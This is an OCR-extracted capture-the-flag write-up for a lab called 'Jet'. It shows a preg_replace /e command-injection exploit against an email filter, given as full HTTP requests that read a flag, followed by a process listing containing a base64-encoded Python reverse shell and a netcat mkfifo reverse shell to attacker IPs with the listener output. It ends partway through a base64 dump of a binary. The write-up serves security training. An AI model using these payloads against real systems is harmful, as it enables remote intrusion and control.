www-data 118300  0.0  0.0      0     0 ?        Z    11:48   0:00 [sh] <defunct>
www-data 118332  0.0  0.0   4464   780 ?        S    13:17   0:00 /bin/sh -c
/bin/sh
www-data 118333  0.0  0.0   4464   684 ?        S    13:17   0:00 /bin/sh
www-data 118412  0.0  0.5 156976 23032 ?        S    13:18   0:00 python
pwnleak.py
alex     118414  0.0  0.0      0     0 ?        Zs   13:18   0:00 [leak]
<defunct>
www-data 118634  0.0  0.0      0     0 ?        Z    11:49   0:00 [sh] <defunct>
www-data 119947  0.0  0.0      0     0 ?        Z    11:53   0:00 [sh] <defunct>
www-data 120401  0.0  0.0   4464   684 ?        S    11:54   0:00 sh -c /bin/sh
www-data 120402  0.0  0.0   4464   708 ?        S    11:54   0:00 /bin/sh
root     120571  0.0  0.1  92804  7008 ?        Ss   11:55   0:00 sshd: alex
[priv]
alex     120609  0.0  0.0  92804  3384 ?        S    11:55   0:00 sshd:
alex@pts/21
alex     120613  0.0  0.1  21300  5264 pts/21   Ss+  11:55   0:00 -bash
www-data 124575  0.0  0.0   4464   640 ?        S    07:27   0:00 /bin/sh -c
/bin/sh
www-data 124576  0.0  0.0   4464   640 ?        S    07:27   0:00 /bin/sh
www-data 124638  0.0  0.1  32140  5648 ?        S    07:27   0:00 python -c
import pty; pty.spawn("/bin/sh")
www-data 124639  0.0  0.0   4464  1588 pts/0    Ss+  07:27   0:00 /bin/sh
```

```
www-data 125160  0.0  0.0   4464   736 ?        S    12:16   0:00 sh -c echo
cHl0aG9uIC1jICJpbXBvcnQgb3M7IGltcG9ydCBwdHk7IGltcG9ydCBzb2NrZXQ7IGxob3N0ID0gJzEw
LjEzLjE0LjI0JzsgbHBvcnQgPSA0NDM7IHMgPSBzb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULCBz
b2NrZXQuU09DS19TVFJFQU0pOyBzLmNvbm5lY3QoKGxob3N0LCBscG9ydCkpOyBvcy5kdXAyKHMuZmls
ZW5vKCksIDApOyBvcy5kdXAyKHMuZmlsZW5vKCksIDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksIDIpOyBv
cy5wdXRlbnYoJ0hJU1RGSUxFJywgJy9kZXYvbnVsbCcpOyBwdHkuc3Bhd24oJy9iaW4vYmFzaCcpOyBz
LmNsb3NlKCk7IiA=|base64 -d|bash
www-data 125163  0.0  0.0  18024  2844 ?        S    12:16   0:00 bash
www-data 125164  0.0  0.2  41780  9508 ?        S    12:16   0:00 python -c
import os; import pty; import socket; lhost = '10.13.14.24'; lport = 443; s =
socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((lhost, lport));
os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
os.putenv('HISTFILE', '/dev/null'); pty.spawn('/bin/bash'); s.close();
www-data 125166  0.0  0.0  18212  3364 pts/19   Ss   12:16   0:00 /bin/bash
www-data 125228  0.0  0.0      0     0 ?        Z    07:30   0:00 [sh] <defunct>
www-data 125229  0.0  0.0   4464   716 ?        S    07:30   0:00 /bin/sh
www-data 125264  0.0  0.1  32140  6572 ?        S    07:30   0:00 python -c
import pty;pty.spawn("/bin/bash")
www-data 125265  0.0  0.0  18216  3288 pts/2    Ss+  07:30   0:00 /bin/bash
root     125470  0.0  0.1  92804  6976 ?        Ss   12:17   0:00 sshd: alex
[priv]
alex     125548  0.0  0.1  93596  4952 ?        S    12:17   0:00 sshd:
alex@pts/16
alex     125550  0.0  0.1  21664  5712 pts/16   Ss+  12:17   0:00 -bash
www-data 126444  0.0  0.1  28604  7048 pts/19   S+   12:20   0:00 python
www-data 126858  0.0  0.1 252256  6028 ?        S    12:21   0:00 php-fpm: pool
www
www-data 126944  0.0  0.1 252256  6028 ?        S    12:21   0:00 php-fpm: pool
www
www-data 127020  0.0  0.1 252256  6092 ?        S    12:22   0:00 php-fpm: pool
www
you are a www-data 127020  0.0  0.1 252256  6092 ?        S    12:22   0:00 php-
fpm: pool www        </p>
    </div>
    <a href="dashboard.php"> <button type="submit" class="btn btn-primary btn-
block btn-flat">Send</button></a>

</div>

<!-- jQuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
</body>
</html>

Request:

POST /dirb_safe_dir_rf9EmcEIx/admin/email.php?cmd=ls HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
```

```
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 258

swearwords[/fuck/ie]=system($_GET["cmd"])&swearwords[/shit/i]=poop&swearwords[/a
ss/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/a
sshole/i]=bad
person&to=nora@example.com&subject=sdfj&message=swearwords[/fuck/]&_wysihtml5_mo
de=1


Response:

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 04 Apr 2018 18:45:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2616

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Secureweb Inc. | Email Sender</title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-
scalable=no" name="viewport">
    <!-- Bootstrap 3.3.7 -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
    <!-- Font Awesome -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
    <!-- Ionicons -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
css">
    <!-- Theme style -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
    <!-- iCheck -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">

    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
    <![endif]-->

</head>
<body class="hold-transition login-page">
<div class="login-box" style="width: 800px;">
    <div class="login-logo">
        <b>Send Email</b>
```

```
    </div>
    <div class="login-box-body">
        <p class="login-box-msg">
            <i class="fa fa-warning text-warning"></i> <b>Warning:</b> Profanity
filter is applied. Please check message before sending.
            <br>
        </p>

        <p><b>To: </b>nora@example.com</p>
        <p><b>Subject: </b>sdfj</p>
        <p><b>Message</b></p>
        <hr>
        <p>
            a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
js
login.php
logout.php
plugins
stats.php
uploads
swearwords[/uploads/]        </p>
    </div>
    <a href="dashboard.php"> <button type="submit" class="btn btn-primary btn-
block btn-flat">Send</button></a>

</div>

<!-- jQuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
</body>
</html>
```

We found that a file: a_flag_is_here.txt exists, so we read it:

Request:

```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php?cmd=cat a_flag_is_here.txt
HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
```

```
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 258

swearwords[/fuck/ie]=system($_GET["cmd"])&swearwords[/shit/i]=poop&swearwords[/a
ss/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/a
sshole/i]=bad
person&to=nora@example.com&subject=sdfj&message=swearwords[/fuck/]&_wysihtml5_mo
de=1


Response:

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 04 Apr 2018 18:46:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2493

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Secureweb Inc. | Email Sender</title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-
scalable=no" name="viewport">
    <!-- Bootstrap 3.3.7 -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
    <!-- Font Awesome -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
    <!-- Ionicons -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
css">
    <!-- Theme style -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
    <!-- iCheck -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">

    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
    <![endif]-->

</head>
<body class="hold-transition login-page">
<div class="login-box" style="width: 800px;">
```

```
    <div class="login-logo">
        <b>Send Email</b>
    </div>
    <div class="login-box-body">
        <p class="login-box-msg">
            <i class="fa fa-warning text-warning"></i> <b>Warning:</b> Profanity
filter is applied. Please check message before sending.
            <br>
        </p>

        <p><b>To: </b>nora@example.com</p>
        <p><b>Subject: </b>sdfj</p>
        <p><b>Message</b></p>
        <hr>
        <p>
            JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
swearwords[/JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}/]        </p>
    </div>
    <a href="dashboard.php"> <button type="submit" class="btn btn-primary btn-
block btn-flat">Send</button></a>

</div>

<!-- jQuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
</body>
</html>
```

So, the flag is: JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}

Reverse Shell:

Request:

```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php?cmd=rm+/tmp/f%3bmkfifo+/tmp/f
%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.13.14.3+443+>/tmp/f HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 258

swearwords[/fuck/ie]=system($_GET["cmd"])&swearwords[/shit/i]=poop&swearwords[/a
ss/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/a
sshole/i]=bad
person&to=nora@example.com&subject=sdfj&message=swearwords[/fuck/]&_wysihtml5_mo
de=1
```

Listener:


```
kali :: ~ # nc -lvp 443
listening on [any] 443 ...
connect to [10.13.14.3] from www.securewebinc.jet [10.13.37.10] 56556
/bin/sh: can't access tty; job control turned off
$ ls
a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
js
login.php
logout.php
plugins
stats.php
uploads
$ cat a_flag_is_here.txt
JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
$
```

Flag 6 (Overflown)

We found the there is a binary in the home directory /home/leak
We copied it to our box:


```
$ cat leak | base64
```


```
f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAoAZAAAAAAABAAAAAAAAAANgbAAAAAAAAAAAAAEAAOAAJ
AEAAHwAcAAYAAAAFAAAAQAAAAAAAAABAAEAAAAAAAEAAQAAAAAAA+AEAAAAAAAD4AQAAAAAAAAgA
AAAAAAAAAwAAAAQAAAA4AgAAAAAAADgCQAAAAAAAOAJAAAAAAAAcAAAAAAAAABwAAAAAAAAAAQAA
AAAAAAABAAAABQAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAMQKAAAAAAAAxAoAAAAAAAAAACAA
AAAAAAEAAAAGAAAAEA4AAAAAAAAQDmAAAAAAABAOYAAAAAAAWAIAAAAAAACgAgAAAAAAAAAAIAAA
AAAAAgAAAAYAAAAoDgAAAAAAACgOYAAAAAAAKA5gAAAAAADQAQAAAAAAANABAAAAAAAACAAAAAAA
AAAEAAAABAAAAFQCAAAAAAAAVAJAAAAAAABUAkAAAAAAAEQAAAAAAAAARAAAAAAAAAAEAAAAAAAA
AFDldGQEAAAATAkAAAAAAABMCUAAAAAAAEwJQAAAAAAARAAAAAAAAABEAAAAAAAAAAQAAAAAAAAA
